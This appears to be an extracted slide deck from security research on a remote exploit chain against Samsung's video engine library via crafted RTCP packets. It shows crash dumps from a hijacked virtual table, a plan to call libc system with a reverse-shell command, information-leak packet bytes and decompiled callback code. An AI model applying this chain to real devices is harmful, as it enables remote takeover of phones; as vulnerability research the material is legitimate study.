result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*(_QWORD **)*this + 1057) + 16LL)((
    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```



```
pid: 24479, tid: 24938, name: binder:24479_2 >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 0000000000000f (PR_PAC_APIKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), [fault addr 0xdeadbeefdeadbeef]
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  000000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffff00000000  x10 0000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13  0000000000000000  x14  0000000000000000  x15  0000075ccfbab893
    x16  0000007b89fa5820  x17  0000007b89f62820  x18  0000007b6fdf6000  x19  b400007bd87c5a98
    x20  000000000087097  x21  0000000000000000  x22  0000000000003efb  x23  b400007bd87c5aa8
    x24  0000007be735e000  x25  0000007be735d5f0  x26  0000000000000000  x27  0000000000000024
    x28  0000007be735d9d0  x29  0000007be735d900  lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst  000000020001800
5 total frames
backtrace:
#00 pc ffffffefdeadbeef  <unknown>
#01 pc 000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
#02 pc 0000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abb782fa)
#03 pc 0000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (_pthread_start(void*)+208) (BuildId: 02a91
#04 pc 000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (_start_thread+68) (BuildId: 02a91a85343det
```



We hijack a virtual table to achieve PC control

# PC control with write-primitive B

```

result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*(((_QWORD **))this + 1057) + 16LL))(


    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);

```

```

pid: 24479, tid: 24938, name: binder:24479_2 >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 0000000000000f (PR_PAC_APIKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), [fault addr 0xdeadbeefdeadbeef]
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffff00000000  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst  000000020001800
5 total frames
backtrace:
#00 pc ffffffefdeadbeef  <unknown>
#01 pc 000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
#02 pc 0000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abb782fa)
#03 pc 00000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (_pthread_start(void*)+208) (BuildId: 02a91
#04 pc 0000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (_start_thread+68) (BuildId: 02a91a85343det

```



We hijack a virtual table to achieve PC control

# Target of exploitation

```
pid: 24479, tid: 24938, name: binder:24479_2 >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 00000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 00000007b89fa5820  x17 00000007b89f62820  x18 00000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 00000007be735e000  x25 00000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 00000007be735d9d0  x29 00000007be735d900
    lr  00000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst  0000000020001800
```

1. Point to a string which like "/bin/sh ./reverse\_shell "

2. Control to function libc!system

All of these require remote information leakage !

# Remote information leakage

# Ideas

- **Finding ourselves**

Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**

Obtaining libc!system function address and controlling the PC register to execute libc!system function.

# Ideas

- **Finding ourselves**

Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**

~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~

But our three primitives cannot achieve this goal

# Ideas

- **Finding ourselves**

Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**

~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~

But our three primitives cannot achieve this goal

- **Finding library address**

Obtaining address of *libsamsung\_videoengine\_9\_0.so*

- **Finding arbitrary library address**

Obtaining libc!system function address and controlling the PC register to execute libc!system function

# Ideas

- **Finding ourselves**

Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**

~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~

But our three primitives cannot achieve this goal

- **Finding library address**

Obtaining address of *libsamsung\_videoengine\_9\_0.so*

- **Finding arbitrary library address**

Obtaining libc!system function address and controlling the PC register to execute libc!system function

# Exploitation navigation


1. Obtaining the heap memory address where the vulnerability structure is located. (to do)
2. Obtaining the memory address of the library where the vulnerability is located. (to do)
3. Obtaining the memory address of any library. (to do)
4. Calling libc!system. (to do)

# Finding ourselves

1. Obtaining the heap memory address where the vulnerability structure is located. (to do)
2. Obtaining the memory address of the library where the vulnerability is located. (to do)
3. Obtaining the memory address of any library. (to do)
4. Calling libc!system. (to do)

# Getting the address of CTransportManager object

By using this information leakage primitive twice, the pointer at CTransportManager object1+8456 can be leaked, thereby revealing the memory addresses of the ControlManager object and CTransportManager object1.




The **red area** is the range where the information leakage primitive can be applied

# Getting the address of *CTransportManager* object with information leakage primitive

Attacker

```
DMC_RTP_Sys_Send_Rtcp_TMMBR_Packet  
Rtcp_Packet send_buffer  
  
1560 bytes padding...  
  
The end of packet  
  
83 cd 00 03 49 65 d8 91 00 00 00 00 46 46 5f 53
```



Attacker

```
DMC_RTP_Sys_Parse_Rtcp_TMMBN_Packet  
  
Rtcp_Packet recv_buffer  
  
84 cd 00 04 4b c7 53 c3 00 00 00 00 4b c7 53 c3  
c8 9b 31 07 00 06 79 60 1b 82 3e e0 19 8a af 18
```

# Finding a library address


1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. **Obtaining the memory address of the library where the vulnerability is located. (to do)**
3. Obtaining the memory address of any library. (to do)
4. Calling libc!system. (to do)

# Function pointer in CTransportManager object

*CControlManager::SetEventCallback*

```
if ( *(_QWORD *)v4 )
    CRemoteUser::SetEventCallback(*(_QWORD **)v4, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 24, a2, a3);
v8 = (_QWORD *)*(_QWORD *)v4 + 1;
if ( v8 )
    CRemoteUser::SetEventCallback(v8, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 9072, a2, a3);
v9 = (_QWORD *)*(_QWORD *)v4 + 2;
if ( v9 )
    CRemoteUser::SetEventCallback(v9, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 18120, a2, a3);
v10 = (_QWORD *)*(_QWORD *)v4 + 3;
if ( v10 )
    CRemoteUser::SetEventCallback(v10, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 27168, a2, a3);
v11 = (_QWORD *)*(_QWORD *)v4 + 4;
if ( v11 )
    CRemoteUser::SetEventCallback(v11, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 36216, a2, a3);
v12 = (_QWORD *)*(_QWORD *)v4 + 5;
if ( v12 )
    CRemoteUser::SetEventCallback(v12, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 45264, a2, a3);
v13 = (_QWORD *)*(_QWORD *)v4 + 6;
if ( v13 )
    CRemoteUser::SetEventCallback(v13, a2, a3);
return CTransportManager::SetEventCallback((__int64)this + 54312, a2, a3);
```

```
_int64 __fastcall CTransportManager::SetEventCallback(
    __int64 this,
    int __fastcall *a2)(void *, int, int, int, int),
    void *a3)
{
    *(_QWORD *)(this + 2136) = a2;
    *(_QWORD *)(this + 2144) = a3;
    return this;
```




Unfortunately, the *callbackEvent* is not under our control

# Function pointer in CTransportManager object

*CControlManager::SetEventCallback*

```
if ( *(_QWORD *)v4 )
    CRemoteUser::SetEventCallback(*(_QWORD ** )v4, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 24, a2, a3);
v8 = (_QWORD *)*(_QWORD *)v4 + 1;
if ( v8 )
    CRemoteUser::SetEventCallback(v8, a2, a3);
